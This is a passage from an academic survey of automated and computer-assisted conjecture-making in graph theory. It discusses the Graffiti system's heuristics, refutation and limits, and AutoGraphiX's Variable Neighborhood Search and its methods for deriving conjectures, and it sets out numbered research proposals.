Yet other conjectures use concepts invented by Fajtlowicz. The Havel-Hakimi operation on the set of degrees of vertices of a graph, ranked in order of non-increasing values, consist in deleting the first degree d_1 and reducing by 1 the next d_1 degrees. Havel [116] and Hakimi [103] independently proved that a degree sequence is *graphical*, i.e., corresponds to a graph, if and only if the degree sequence obtained by the above operation does. Iterating this operation finally leads to a series of zeros; their number is the *residue* $Re(G)$ Fajtlowicz considered it as an invariant and obtained with Graffiti the conjecture: *For any graph* G,

$$Re(G) \leq \alpha(G), \qquad \text{(Graffiti 69)}$$

which was proved by Favaron, Mahéo and Saclé [88]. Several further papers [66] [90] [96] followed.

The question of whether or not the concepts involved in a conjecture bear upon its interestingness has not been much studied. Fajtlowicz notes that finding new concepts is

not difficult at all, contrary to the case of conjectures. Indeed concepts are not true or false, but simple or not, convenient or not and, more importantly, able or not to unify previous results. Finding new ones by computer is as easy as making guesses, but finding interesting ones may be another matter. Fajtlowicz argues that any sufficiently simple concept is interesting. While this may be true for most concepts which Fajtlowicz invented, as he found several nice ones (see Written on the Wall, *passim*), and attracted attention of mathematicians to them, it is hard to agree with his argument in general. Indeed, graph theory suffers from a plethora of concepts, the number of which suggests several questions.

First, to illustrate, one might argue that average distance is a simpler, or more central, concept than residue, and that the independence number is simpler and more central than both. Indeed, independence depends only on the basic concept of adjacency, average distance on the central concept of paths and their length while Residue depends on a particular algorithm. Of course, both average distance and residue give lower bounds on the independence number, and could be used in a branch-and-bound algorithm to determine its value. This may not be their main attraction, particularly for average distance which gives a usually loose bound.

Then considering general questions, we may propose:

RP5. Define the *simplicity* of a concept by the *minimal* number of operations to be applied to a graph G to compute it (operations not being considered here as elementary operations as in complexity theory but in more abstract terms as "checking adjacency for all pairs of vertices" or "computing all shortest distances between pairs of vertices"). This research would continue that of Graffiti on distance between concepts. □

RP6. Do the same as RP5 but using the concept of *Information (or Kolmogorov) Complexity*[127], i.e. the minimum length of a program to compute the invariant considered.

RP7. Evaluate empirically the importance of concepts in graph theory by a statistical analysis of their use in the literature. □

The next research proposal is inspired by the analysis of research networks as done in scientometrics [141] [126].

RP8. Construct a network of graph-theoretical concepts by associating them to the the vertices of a complete graph, and weighting edges by the number of times concepts corresponding to their end vertices are used in the same paper of some chosen corpus. Then analyze this network with standard tools of scientometrics to find central concepts, cliques of concepts used jointly, distance between concepts and other information. □

3.4 Refutation

Conjectures which passed the heuristic tests (or some of them) are tested on the database of graphs for correctness. If they do not hold for one of these graphs they are deleted.

Several remarks on the selection of graphs, heuristic or exact algorithms and graph representation are in order, as these questions bear upon the efficiency of the refutation process.

First, checking conjectures on the few hundred graphs of the database is not a severe test. Indeed, the classes of graphs under consideration are usually infinite.

Other systems are more powerful and/or more original in this respect: GRAPH uses interactive modifications, which constitute an informal descent method and can also get out of local optima; AGX applies the efficient and versatile Variable Neighborhood Search metaheuristic (see below); *Geng* and other enumeration programs list systematically much larger sets of graphs; INGRID combines relations between graph invariants, assuming the conjecture to be true, i.e., a *temporary theorem*, in order to derive a contradiction.

Some hybrids of Graffiti and enumeration programs have been sporadically explored: Fajtlowicz mentions using the CaGe program of Brinkmann [29] to generate fullerenes and De La Vina [68] applies Makeg of Mc Kay to obtain all trees satisfying given constraints and uses them in Graffiti.pc. She proposes as criterion of interestingness the *touch number* or number of graphs for which the conjecture is sharp (a criterion already used informally in [31] where it seems to have been mentioned in print, without the name, for the first time). In a recent paper, De La Vina [69] claims it was used in Graffiti since the early 90's, but for some reason it was not mentioned in the previous papers on that system, and notes that with a large database, conjectures with an important touch number tend to be true. Such a development appears to be promising.

Second, graphs in the Graffiti database are often those which refuted some conjecture and were proposed by various researchers. A set of 195 of them is described in the "*Graphs of Graffiti*" file [156]. The implicit assumption behind their selection appears to be that graphs which have refuted some conjecture may be more useful than randomly generated ones to refute others. This appears to be worthy of further study.

RP9. Study statistically which graphs are the most efficient for refuting conjectures of a given corpus, representative of the various types of algebraic ones. Examine also which conjectures are hardest to refute. □

Third, Graffiti (or Algernon) uses heuristics to compute the value of invariants such as the independence number, which are NP-complete to determine. This introduces an unnecessary error for small graphs; moreover up-to-date heuristics and metaheuristics could be used for evaluating such invariants, instead of simple heuristics such as MAXINE ([83]) for the independence number which are adequate for small graphs but not competitive for larger ones (see e.g. [14] [112] for state-of-the-art heuristics for the clique or independence number).

PE5. Replace heuristics for NP-hard invariants in Graffiti by exact algorithms, coupled with the best available heuristics for the same problems, to be used on large instances. □

In addition to automated refutation the process of finding conjectures with Graffiti uses further counter-examples obtained by hand by the user. In the DALMATIAN version, after introducing the corresponding graph(s) into the system a conjecture is generated again.

Here, knowledge and work of the user is incorporated and may strongly influence the quality of the conjectures obtained. Indeed, it is well known that when discovering and proving a theorem one often goes through a sequence of conjectures and refutations getting

progressively closer to the correct statement. So this procedure is certainly reasonable and appears to be efficient; however, it is not automated. Probably, as discussed above, in the present state of graph theoretical theorem proving, it could not be. However, what is examined here is the impact of the counter-example obtained by hand on the new, further conjectures obtained. This is essential to evaluate how far the process of finding conjectures with Graffiti is automated.

To illustrate, consider Graffiti conjecture 117. Initially, this conjecture was stated as follows: *For any connected graph*

$$\bar{l}(G) \leq \sum_{j=1}^{n} \frac{1}{d_j}$$

It was disproved by Erdös, Pach and Spencer [77]. Fajtlowicz then proposed the weaker version:

For any connected graph G with girth $g(G) \geq 5$, average distance is not more than inverse degree (where inverse degree is shorthand for the sum of inverses of degrees of all vertices) and surmised that given the known counter-examples, Graffiti would come up with that version. Granting the hypothetical, it remains that a non-trivial result by famous graph theorists was needed to transform an initial conjecture which turned out to be false into an interesting and still open one.

Another example is Graffiti's conjectures 67 and 119; they involve the new invariant $f(G)$ defined as the *maximum frequency of occurrence of a degree in G* (or mode of the degree sequence). For conjecture 67, i.e.,

For any graph G without K_3 (i.e., *with* $g(G) \geq 4$)

$$\chi(G) \leq f(G)$$

counter-examples were found by Staton and later by Erdös and Staton [78]; knowing some counter-examples, conjecture 119 was obtained:

For any graph G without K_3 or K_4, (i.e., *with* $g(G) \geq 5$) $\chi(G) \leq f(G)$.

So, once again, a counter-example obtained by hand was needed to transform a false conjecture into an interesting open one. Recently, Caro [39] proved that this last conjecture is true for all sufficiently large graphs.

The fact that this step is not automated does not appear to be discussed in the parts of papers on Graffiti which concern automation. One may wonder how often one had recourse to counter-examples obtained by hand before reaching the conjectures publicized in "Written on the Wall". Very recently some information on that point has been provided in [80], it is stated that

"... in the 1980's once the conjectures were output, then as described by Fajtlowicz in [81] he would categorize the program's conjectures as *false*, *proven* and *open*. Counter-examples to conjectures were reported to the program, the program was re-executed and again the conjectures would be categorized. As further described in [80] after a few rounds of this process, as is the academic custom, Fajtlowicz announced the open conjectures".

3.5 Proofs

Many conjectures of Graffiti are true but trivial. Some of them are deleted as they are not informative according to the criterion of the DALMATIAN heuristic. This selection process could be made much more efficient by considering true relations (theorems) as well as conjectures.

PE6. Add to Graffiti a database of theorems containing both classical ones and others, proved with possible help of that or other systems. Then apply the DALMATIAN heuristic with a joint database of conjectures and theorems. □

True conjectures which pass the DALMATIAN heuristic test are studied by the user, and discarded if they appear to be trivial (which is not synonymous with, but implies the conclusion that they are trivial to prove). No operational system for theorem-proving in graph theory being available, this is done by hand.

Note that if a database of theorems is available it can also be used, as in INGRID [28], to find if a conjecture is implied by one or several theorems from that database and which. Then, if the resulting system is not too complicated, a proof might be obtained automatically by a system for algebraic manipulations such as Mathematica [161] or Matlab [130].

Presently, that one conjecture obtained with Graffiti (or a theorem if it has been proved) follows from another is only discovered with a web database or by a chance remark from one or another graph theorist.

To illustrate, the conjecture Graffiti 1 is: *For any graph G,*

$$\chi \leq 1 + rank(A(G))$$

where $A(G)$ is the adjacency matrix of G. Jaeger told Fajtlowicz ([79], p5) that Van Nuffelen [160] had proposed earlier the stronger conjecture

For any graph G,

$$\chi \leq rank(A(G)).$$

Both conjectures were refuted by Alon and Seymour [4].

This example shows the interest of a database of graph theory formulae, as discussed in Section 2.

3.6 Selection of conjectures

Until the version of Graffiti comprising the DALMATIAN heuristic, conjectures which passed the tests of the heuristics and could neither be refuted nor proved were further selected by the user. This new heuristic raised big hopes ([84], p 370):

> "There are strong indications that the new version of Graffiti can be used so that it will make very few trivial conjectures ... If these early indications, based on test runs, are right, it would mean that the program can be fully automated and can make conjectures without any help of humans. By contrast, as I was always clearly stating this, conjectures of previous versions of Graffiti had to be approved by myself, before they were included in "Written on the Wall"."

However, it seems that proofs of easy true conjectures are still done by hand, perhaps some non-automated selection of conjectures still takes place and counter-examples obtained by hand are added to the database within the conjecture-making process. Automation of Graffiti is further discussed when considering the "Little Red Riding Hood" version of Graffiti in Subsection 3.8 below.

A few studies allow evaluation of the proportion of conjectures of "Written on the Wall" which are false. The two first of them correspond to the initial version. Favaron, Mahéo and Saclé [88] studied extensively eigenvalue properties of graphs conjectured with Graffiti. They proved 3 of them in their original form, 9 others as corrolaries of stronger results and disproved 49 of them. Brewster, Dineen and Faber [24] program a series of invariants and tested about 200 conjectures of Graffiti using a database of all graphs with up to 10 vertices. They refuted 49 of these conjectures (some with such simple graphs as a single edge and proved one).

As the DALMATIAN heuristic is more selective than previous ones, one may wonder if conjectures obtained with the DALMATIAN version of Graffiti are more often true than before. They are numbered from 700 upwards in "Written on the Wall". Pujol [142] studied 12 conjectures, in that range pertaining to cubic graphs. For that purpose he used the AutoGraphiX system (see Section 4 below) in interactive mode together with a program for cubic graph enumeration, due to Brinkmann [29]. 5 out of the 12 conjectures could be refuted. For the other ones, it was shown that a minimal counter-example would have at least 18 vertices. While this is a small sample, it nevertheless indicates that the proportion of false conjectures obtained with the DALMATIAN version of Graffiti, and after elimination of false or trivially true conjectures by both automated and non-automated methods may still be large.

3.7 Minuteman and Discriminant Analysis

The Minuteman version of Graffiti [86] is designed to solve problems of discriminant analysis, i.e., separating entities from given sets by values of a function, which corresponds geometrically to a surface, often a hyperplane. A motivating application was to discover stability sorting patterns of fullerenes. An additional routine works as follows ([85] p.21):

> "To study conjectures, objects are sorted by the difference between both sides of the inequality and sometimes when this is done for fullerene conjectures they show a conspicuous pattern by displaying the known stable examples on the top of the list and those with the largest sum of eigenvalues (i.e., presumed candidates for the least stable) at the bottom".

We do not discuss the chemical relevance of the patterns and conjectures so found here. Regarding the routine, note that checking if there is a pattern in the one-dimensional data obtained for a conjecture is done visually. It could of course easily be automated and simple statistical tests applied.

Now, if computer-assisted or automated systems for conjecture-making in graph theory are still rare, the situation is completely different in discriminant analysis. Indeed, this is a well established field, beginning in statistics at least 65 years ago [91] and presently central to data mining. Automated methods to find separating planes or surfaces in low or high dimensional spaces are operational for various criteria. Let us just mention that if perfect separation by a plane is possible this can be done by linear programming [129] and that otherwise one can use *decision trees* [143] [23], *support vector machines* [46], *logical analysis of data* (LAD, [19]) or other methods.

So while Minuteman is far from the state of the art in discriminant analysis, it suggests the interest of using more powerful discrimination methods in graph theory. In a similar vein, Colton [52] recently stressed that mathematics could be viewed as a new field for data mining. Some techniques using Boolean variables appear particularly well-suited to the case of graph problems, e.g. LAD and decision trees.

RP10. Apply decision trees and LAD to discriminant problems in graph theory. Such problems may be mathematical ones (e.g. belonging or not to a particular class of graphs) or applications based on measurements relative to the problem under study (as in the fullerene example discussed above). Compare results with those of other conjecture-making systems. □

RP11. Study criteria for approximate separation in graph theory using various discriminant analysis methods, both for mathematical problems and for applications. Examine when and how an approximate separation (e.g. a linear one) can lead to an exact one (e.g. by restricting the class of graphs considered or barring exceptional cases). □

3.8 Pedagogical versions of Graffiti

Computer systems have long been used with success in teaching graph theory. This was already the case of GRAPH [59], Chinn [41] reports on her use of INGRID for that purpose and the "CABRI-graphes" system [38] developed in Grenoble led to the widely distributed "CABRI-géomètre" package.

Recently, versions of Graffiti devoted to teaching graph theory with an active pedagogy were developed. They met with equal success when used in special project classes. Pepper [137] gives an enthusiastic record of his discovery and use of Graffiti, and Chervenka [40] describes more briefly how she used De La Vina's Graffiti.pc [68].

The main difference with previous versions of Graffiti is in use: initially the database of graphs is empty. When a first graph is entered, conjectures are formulated and the corresponding invariants studied. These conjectures are often easy to prove or refute. For that reason, more work is asked from the students than merely to provide a counter-example: they are requested

(i) if the conjecture is refuted, to find a smallest counter-example in terms of number of vertices and, as a secondary criterion, of number of edges;

(ii) if the conjecture is true, to determine whether it is NP-hard or not to determine if a graph G satisfies the relation (assumed to be an inequality) as an equality.

While such tasks are initially easy to accomplish, their difficulty will augment with the number of graphs in the database. Graffiti does not contain routines to do them automatically or in computer-aided mode. At an early stage, this is reasonable if one wants the students to practice their refuting and proving skills. Later, they might want to have some help, which could be provided by a system such as GRAPH or AGX.

PE7. Add to the pedagogical versions of Graffiti a program for visualizing graphs on screen, modifying them online and computing automatically a series of invariants or formulae involving invariants. □

While the main advantage of such an enhancement would be to make interaction with the system easier and more effective, another one would be to show students that tedious computations may be delegated to the machine, so that they may concentrate on reasoning.

PE8. Add to the pedagogical versions of Graffiti a routine similar to AGX's function for evaluating invariants subject to constraints: then use it if the relation is false to find smallest counter-examples by parametrizing on numbers of vertices and edges and attempting to find a graph which does not satisfy the given relation. □

Such an enhancement should be made available only after students have tried to find minimum counter-examples on their own, and submitted them to the system.

PE9. With the same function, and assuming that the relation is true, find graphs which satisfy it as an equality, to help estimate how difficult it is to recognize them. □

The same comment as for PE8 holds here too.

In the "Little Red Riding Hood" version, the task of proving true conjectures is ignored. It is then claimed ([85] p. 18) that it is "an offshot aimed at fully automating the program apart from the invention of concepts".

Observe however that no additional functions have been automated since the last general version. Some tasks have been abandoned (proving true conjectures) and some others, done by hand, made harder (finding counter-examples which are smallest possible). As previously, the fact that generation of counter-examples is not automated is overlooked in the comment cited above. In fact, steps of automated generation of conjectures alternate with steps of finding smallest counter-examples, in what appears to be a typically interactive man-machine process.

3.9 Complexity and the $P = NP$ problem

Some considerations on the condition for stopping of "Red Burton" and its relation to complexity issues, i.e., the $P = NP$ problem, are given in ([85] p.24). As many researchers (e.g. Smale [158]) consider this last problem as the most important one of computer science we examine this text in detail.

A first paragraph tells us that:

> "Once in a while it may happen that all conjectures of a given round are true. The natural interpretation of this situation-called *bingo*- is that for every object (under consideration, not just those in the database of the program) there is

> a conjecture made in this round such that the left and the right sides of the inequality have the same value for this object. Unless this indeed is the case, supplying the program with a counter-example to this situation will still break the stalemate and one can proceed to the next round."

One may wonder if this interpretation is "natural"; the set of objects (graphs) under consideration may be very large, and in some cases, discussed below, infinite. Extrapolating the fact that there is a tight relation for every object in the database to this much larger set is a very risk step. But, clearly, as indicated, if this property does not hold and one can find an object for which there is no tight relation, one can proceed to the next round. Note that this task is different from those of Red Burton as described earlier in [85], in which one asks for objects which *refute* a conjecture, not for objects for which no conjecture is *tight*.

The next paragraph of the text begins as follows

> "Most of the interesting runs of the program will yield at least one false conjecture in each round. This will always happen if the leading invariant L is NP-hard and all the remaining invariants from N are polynomially computable. These versions of the program will run forever modifying some of its conjectures after each round. Some of the conjectures are cyclically and some are continuously repeated in rounds providing more and more experimental evidence for their correctness."

The second sentence does not appear to be true. No proof is given and a counter-example is easy to find: let the leading invariant L be the independence number α, the class of graphs under consideration being all non-trivial graphs, i.e., all graphs with at least one edge and the only graph in the database in the first round a star, say S_4. Then the system will give the relation $\alpha(G) \leq n - 1$ and the first round will end without a false conjecture. If another graph, say C_4, is introduced, there will be an infinite, incomplete second round, still without a false conjecture. Moreover, if as stated at the beginning of the third sentence

> "These versions of the program will run forever ...",

it does not seem they can lead to a "bingo" which implies that they stop. This contradicts the first statement of the remainder of this second paragraph, next reproduced, which gets to the main question:

> "One can still end up with a correct *bingo* but this would imply $P = NP$ in which case the more appropriate term for the situation would be "big bang". Penrose does not question that in a sense a machine's insights may be superior to human. It is not unthinkable that $P = NP$ can be proved, because machines may conjure up hundred of novel radius, average distance, residue, and δ-like bounds, constituting a valid bingo."

For the last sentence to make sense, one should write "big bang" instead of "bingo". Then, one may wonder if it is true, and if it has information content. Recall from elementary

logic that B holds because of A is equivalent to the implication $A => B$ and means that A is false or B is true. Let B denote the proposition "It is not unthinkable that $P = NP$". As long as it has not been proved that $P \neq NP$ this is a tautology, i.e., certainly true. But then the implication holds regardless of the antecedent A, i.e., one can adopt for A any statement whatsoever, true or false, instead of "machines may conjure...". So for the last sentence to have information content, one must show that a "big bang" has some *plausibility* not that it is merely *possible*. For this to be done along the proposed lines one must show it is plausible that one can:

(a) find relations given sets of graphs (various systems do this);

(b) find in each round graphs which are not tight for any of the relations involving the chosen invariant and direction in the database of conjectures. This task increases in difficulty with the size of that database. Moreover, such graphs are likely to be increasingly and finally enormously large (clearly no machine could find such graphs if they must have billions of vertices).

(c) prove that *all* relations considered in the last round are true;

(d) prove that there exists *no* graph under consideration, the set of which is necessarily *infinite* for the problem under study to bear upon $P = NP$, for which none of the relations considered in the last round are tight.

Clearly, this proof scheme is incredibly difficult to carry out. Except for step (a) the necessary steps are not even listed, nor of course discussed. As no argument is provided for a "big bang" to be plausible, the last sentence of the cited text has no information content. In other words, that "machines may conjure up hundred of novel ... bounds" provides no argument of any weight for or against $P \neq NP$.

4 AutoGraphiX (AGX)

4.1 Uses and structure

As mentioned in the introduction AGX has several aims. We focus here on computer-assisted and automated conjecture-making. Indeed, AGX can be used in both modes, and the steps involved as well as their sequence must be carefully distinguished.

When working in computer-assisted mode, AGX's follows the following ones.

Step 1. Problem formulation.

Step 2. Obtention of a set extremal or near-extremal graphs for the chosen objective subject to the stated constraints.

Step 3. Visual display of the graphs found and parametric value curves.

Step 4. Interactive improvement of graphs which do not appear to be optimal.

Step 5. Interactive derivation of structural and algebraic conjectures.

When AGX is used in automated mode, steps 3 to 5 are replaced by the following ones

Step 6. Recognition of extremal graphs belonging to known families.

Step 7. Determination of linear equations between invariants associated with all or some subset of the external graphs obtained by the numerical method.

Step 8. Determination of linear inequality relations between invariants by the geometric method.

Step 9. Determination of linear or nonlinear relations between invariants by the algebraic method.

Step 10. Results: output external graphs found, families to which they belong, parametric curves of values for the objective, and conjectures found.

Note that not all methods for finding conjectures automatically need be used in the same experiment: one of steps 7, 8 or 9 suffices; step 6 is also optional except if step 9 is used.

4.2 Problem formulation

When the aim of using AGX is conjecture-making, one leading invariant is usually selected and others (most often n and m) used as parameters. Moreover, the class of graphs considered is specified by constraints, which will be added to the objective function with large coefficients (as in Lagrangian relaxation). Such coefficients must be chosen to be sufficiently large to exclude any graph not in the class considered; if this is not possible, a large value indicating a contradiction will be obtained.

Moreover, in some cases it is necessary to add a secondary criterion or progressive series of weights in order to transform the graphs in directions which will tend to satisfy the constraints.

An example occurred at Graph Theory Day 42, where after a presentation on *Computers in Graph Theory* [104] a demonstration of AGX was made. Cowen [53] asked for graphs with a maximum number of K_4 for a given number of K_3. This last number was chosen as a parameter and the number of K_4 maximized, which led on the spot to rediscovery of a series of extremal graphs for those parameters. Running AGX for a longer time gave a series of further extremal graphs of larger size.

At another (early) demonstration of the system, Seymour [151] asked for cubic graphs of diameter 3 with a maximum number of vertices. A first try where the diameter was minimized under the constraint that all degrees be equal to 3 yielded examples with 14 and 16 vertices but not more (the constraint on the degree was imposed by penalizing the numbers of vertices of degree smaller or greater than 3 increasingly with their distance to that value). Adding as secondary criterion minimization of the average distance, and so smoothing the objective function, led to cubic graphs of diameter 3 with 18 and 20 vertices in 35 seconds and 1 minute respectively; the latter graph is optimal.

Presently AGX disposes of about 60 invariants to be used in the objective function and constraints. They are *order*, *size*, *independence number*, *chromatic number*, *chromatic index*, *minimum degree*, *maximum degree*, *average distance*, *degrees of the vertices*, *eigenvalues of the adjacency matrix* and others.

However, this is not a very large set, as compared with those of GRAPH, Graffiti, LEDA or other systems.

PE10. Add to AGX routines to compute the main graph theoretic invariants not yet included (e.g. *matching* number, *domination* number, etc) □

Graph invariants are invented every day, so if AGX is to accommodate all needs of the users, it must let them add their own routines for their favorite invariants.

PE11. Construct a version of AGX in which the user can add routines to compute new invariants. □

This enhancement is being implemented in the new version, AGX2, of AGX, which is currently being built.

At present, standard algebraic expressions can be taken in the objective function and constraints as well as some simple graph transformations such as complementation. Other operations should be made possible.

PE12. Add to AGX routines for the main graph operations, such as sum or product of graph, etc, as done in GRAPH.

4.3 Finding extremal graphs

The principle of *AGX* is to use heuristic optimization to find a family of extremal or near-extremal graphs for some objective, subject to constraints, then to exploit the corresponding information.

Heuristic optimization in *AGX* follows the Variable Neighborhood Search (VNS) metaheuristic [108], or framework for building heuristics. VNS exploits the still rather new idea of systematic change of neighborhood within the search. This is done in two ways: first in a descent routine, called Variable Neighborhood Descent (VND), which leads to a local optimum, and, second, in a systematic effort to get away from this local optimum by applying increasingly strong perturbations and descents.

Rules of VNS are as follows:

0. Select the set of neighborhood structures $N_k, k = 1, \ldots, k_{\max}$ that will be used in the search for a better local optimum, and a stopping condition. Find an initial solution (or graph) x.

Repeat until the stopping condition is met:

1. Set $k = 1$;
2. Until $k = k_{\max}$, repeat the following steps
   (a) (*shaking*) generate a point x' at random from the k^{th} neighborhood of x (i.e., $x' \in N_k(x)$):
   (b) (*descent*) Apply the Variable Neighborhood Descent routine with x' as initial solution: denote by x'' the local optimum obtained;
   (c) (*improvement or continuation*) If the solution x'' so obtained is better than the best known one x, move there ($x \leftarrow x''$) and continue the search within $N_1(x)(k = 1)$; otherwise set $k \leftarrow k + 1$.

The stopping condition may be a maximum number of iterations, a maximum CPU time or a maximum number of iterations or CPU time since the last improvement.

Rules of VND are as follows:

0. Select the set of neighborhood structures $N'_k, k = 1, 2, \ldots, k'_{max}$ that will be used in the descent. Consider an initial solution x.

Main step: Set $k = 1$ and $i = FALSE$ (*improvement indicator*).

Until $k = k'_{max}$, *repeat the following steps:*

(a) Find the best neighbor x' of x in $N'_k(x)$;

(b) If the solution x' so obtained is better than x, set $x \leftarrow x'$ and $i = TRUE$;

(c) Set $k \leftarrow k + 1$;

(d) if $k = k'_{max}$ and $i = TRUE$ set $k = 1$.

In words, VND applies a series of transformations to the current graph, keeping each time that transformation giving the best improvement. It there is no improvement within the current neighborhood, VND proceeds to the next one. If there is no further improvement when considering all neighborhoods in turn, VND stops; otherwise it begins again at the first neighborhood.

Moves corresponding to the different VND neighborhoods in AGX are the following: *rotation* of an edge, *deletion* of an edge, *addition* of an edge, *move* of an edge, i.e., deletion plus addition, *detour*, i.e., removal of an edge and addition of two edges between endpoints of the deleted one and a vertex not adjacent to either of their endpoints, *short cut*, i.e., the operation that is the reverse of detour, 2-*opt*, i.e., removal of two non adjacent edges, and addition of two different edges connecting the endpoints of the removed ones: *add pendant vertex*: i.e., add a new edge from an old vertex to a new one; *delete vertex* of bounded degree and all adjacent edges.

The neighborhoods rotation, addition, deletion and move are the most frequently used, and the least time consuming ones.

If all moves within a neighborhood are examined before choosing the last one, only graphs of moderate size may be considered, particularly if the objective function to be computed after each potential move is hard to evaluate. A speed-up can be obtained by using a "first improvement" instead of a "best improvement" rule.

The choice of moves is presently left to the user (with a standard option of using them all). However, this choice could be automated:

PE.13 Add a routine which evaluates the effect of all moves during an initial period, then selects for continuation of the search those which proved to be the most efficient. □

One could also try to find new moves systematically:

PE.14 Construct moves by all possible transformations on a small graphs (e.g. with 4 vertices). Eliminate redundant ones which are the same as others up to symmetry. □

Contrary to VND, which uses systematically a series of different local moves, VNS makes random use of more global moves, often deriving from a simple principle. The most

frequently used one is to repeat a move k times, e.g., one first moves an edge chosen at random (a move in $N_1(x)$) then 2 (a move in $N_2(x)$) and so on.

VNS appears to be quite powerful, i.e., very often, but not always, it gives extremal graphs. Cases where it does not give the best graph, which can often be recognized by comparison with graphs obtained for close values of the parameters, can be exploited to define new neighborhoods.

RP12. Systematically explore cases in which the neighborhoods of VND and VNS are not enough to find consistently extremal graphs. Define new neighborhoods accordingly and study the complexity of implementing them.

4.4 Display of results

Results of *AGX*, when used in interactive mode are of two types:

a) Extremal or near-extremal graphs;

b) Parametric curves of values of the objective function.

Extremal graphs can be visualized on screen or printed. Drawings can be modified interactively by moving vertices; classes of vertices or of edges can also be highlighted, in various colors (e.g. edges which are critical for some invariants, edges of a spanning tree or a shortest path tree, vertices of various degrees, ...)

Up to now only simple tools of graph drawing have been implemented in *AGX*, i.e., a specialized routine for representation of trees with edges parallel to the axes, a "spring" type heuristic to avoid cluttering parts of the drawing with closely spaced vertices, and a few more. As the field of graph drawing is very active (see e.g. Di Battista et *et al.* [70] [71]) further results obtained there could be exploited. Note however that the frequently adopted criterion of minimizing edge crossings does not seem adequate for AGX's needs. Easy recognition of subgraphs of one or another type (*cliques*, *cycles*, ...) seems more important.

RP13. Study precise needs of AGX for graph drawing and how they can be met by methods of that field. In particular consider ways to make structure (particular subgraphs, graphs formed from them) visible in individual graphs as well as in sequences of graphs.□

While there may be no closed-form formulae for some invariants on general graphs, there may be some for particular classes of graphs. Recognizing them can lead to conjectures, as discussed further below.

Curves of values can be represented in three dimensions, corresponding usually to some invariant i_1, n, and m. These curves can be rotated, superposed, isolated, etc... Moreover, graphs corresponding to particular points on these curves e.g. minima or maxima can be displayed in a window. Finally, if one has some idea about a conjecture it can be introduced into AGX, checked, displayed with the curves, and both the differences in ordinates and the points of contact highlighted.

These facilities should be extended to higher dimensions.

PE15. Add to *AGX* a routine for projection of points in R^p with $p > 3$ but moderate, corresponding to extremal graphs, on subspaces with 2 or 3 dimensions. □

4.5 Recognizing structure interactively

When visualizing the extremal graphs obtained with AGX, it is not uncommon to find that

(i) they belong to some well-known family, e.g. paths, circuits, trees, stars, bipartite, complete,...,

or

(ii) they have some recognizable but more complicated structure.

There may be some exceptions among them, and one should then find out whether this is due to the VNS heuristic not finding the (or an) extremal graph for the corresponding values of the parameters or to the particularities of the objective function under study.

Usually, significant differences in structure or an outlier position with respect to the curve of values make such exceptions conspicuous. One can then deduce from close examples what might be the true extremal graph for those parameter values and build it by moving edges with the mouse; then the system will compute its value and, if it is better than the previous near-extremal graph, substitute them.

This step is not mandatory, and not used when applying AGX in automated mode (outliers may be removed in other ways, see below). However, it could be automated, or at least more automated than it presently is.

PE16. Augment the number of routines for recognition of classes of graphs in AGX.□

PE17. Add a routine which will test if extremal graphs frequently belong to some parameterized family; for those parameter values for which it is not the case, compute their value and substitute them if there is an improvement. □

Note that such developments are close to those needed in the third (algebraic) way to find conjectures automatically (see below). The automated parts correspond to step 6 of AGX, which will not be discussed further.

4.6 Obtaining conjectures interactively

Conjectures most often made have the two following forms (see also [113])

(i) *Algebraic relations* between graph invariants, valid for some class of graphs (e.g. all graphs, connected, bipartite, split, stars, trees, complete...)

(ii) Description of the *structure* of extremal graphs (i.e., of a known or new class of graphs) or of a subset of them.

Conjectures of the former type can be obtained from the parametric curves of values of the objective. Consider for instance the *energy* E of a graph defined [31] [97] [98] as

$$E = \sum_{i=1}^{n} |\lambda_i|.$$

Minimizing this function with parameters n and m, then superposing the curves of $E(m)$ for fixed n shows very clearly all values to be above a parabola. Its equation is then readily found and leads to the lower bound [31]

$$E \geq 2\sqrt{m}.$$

Moreover, the equation of this curve can be entered in AGX, which represents it in the plane of values and highlights points where it is attained, i.e., graphs reaching the bound, as well as differences for other points. One can thus see if the bound is sharp and if it remains so over the range of parameter values or not. In the case discussed, when m becomes large the curve lies increasingly below observed values. Then, looking at curves for one value of n at a time suggests a linear lower bound for each, from where the inequality

$$E \geq \frac{4m}{n}$$

follows. It is sharp for fewer values than the first bound, though still sharp several times.

Conjectures of the second type are obtained by examining the graphs obtained and, possibly, exploiting conjectures on these graphs obtained automatically (see below). Sometimes, results are straightforward. For instance minimizing with AGX the energy of unicyclic graphs (a problem of interest to chemists) led to extremal graphs which were cycles for $n \leq 7$ or n =9, 10, 11, 13 and 15 and 6-cycles with an appended path for all other values of n considered. The natural conjecture that these and only these graphs were the true extremal ones [31] has recently been partially proved [99] [117].

4.7 Numerical method of conjecture-making

We now turn to the automated mode of using AGX and consider the three ways in which this has been done (up to now). A first method uses the mathematics of principal component analysis to find resemblances between objects, in the form of affine relations they all satisfy, instead of differences as usually done.

The method works as follows [35] [36]:

(a) Find extremal or near-extremal graphs for some objective with AGX;

(b) Filter this set to remove outliers (optional but often useful);

(c) Compute values for a set of invariants on all remaining graphs;

(d) Center the vectors of values for each invariant (thus transforming the problems of finding affine relations into that of finding linear ones);

(e) Compute the variance-covariance matrix V between centered vectors;

(f) Diagonalize V, with, however, some empty lines if there are relations. In the resulting matrix V', $Dim(I_m(V))$ lines contain non-zero terms and correspond to independent variables. The remaining $n - Dim(I_m(V))$ lines contain only zeros and correspond to dependent variables which may be expressed as linear combinations of the independent ones. These relations form a basis of the null-space of V. Using the initial data one can then compute the right-hand sides of the corresponding affine relations.

To illustrate, consider the irregularity $irr(G)$ of a graph G as defined by Albertson [3]: let the *imbalance* imb_{ij} of edge (v_i, v_j) of G be defined by

$$imb_{ij} = |d_i - d_j|$$

and the irregularity $irr(G)$ of (G) by

$$irr(G) = \sum_{i,j|(v_i,v_j)\in E} imb_{ij}.$$

Applying AGX [107] led automatically to the following conjectures valid for graphs G with maximum irregularity:

$$\begin{aligned} r(G) &= 1 \\ \chi(G) &= \omega(G) \\ n &= \Delta + 1 \\ \alpha(G) &= -\omega(G) + \Delta + 2, \end{aligned}$$

from where it follows that

$$\alpha(G) + \omega(G) = n + 1$$

which implies that the extremal graphs are split graphs, i.e., graphs consisting of a clique, a disjoint independent set and edges joining vertices of the clique to those of the independent set. (For further use of this information and of the external graphs found, see [107]).

Several comments are in order. First, note that the algorithm described takes polynomial time: if the number of graphs considered is fixed and t invariants are computed, it requires $O(t^3)$ time.

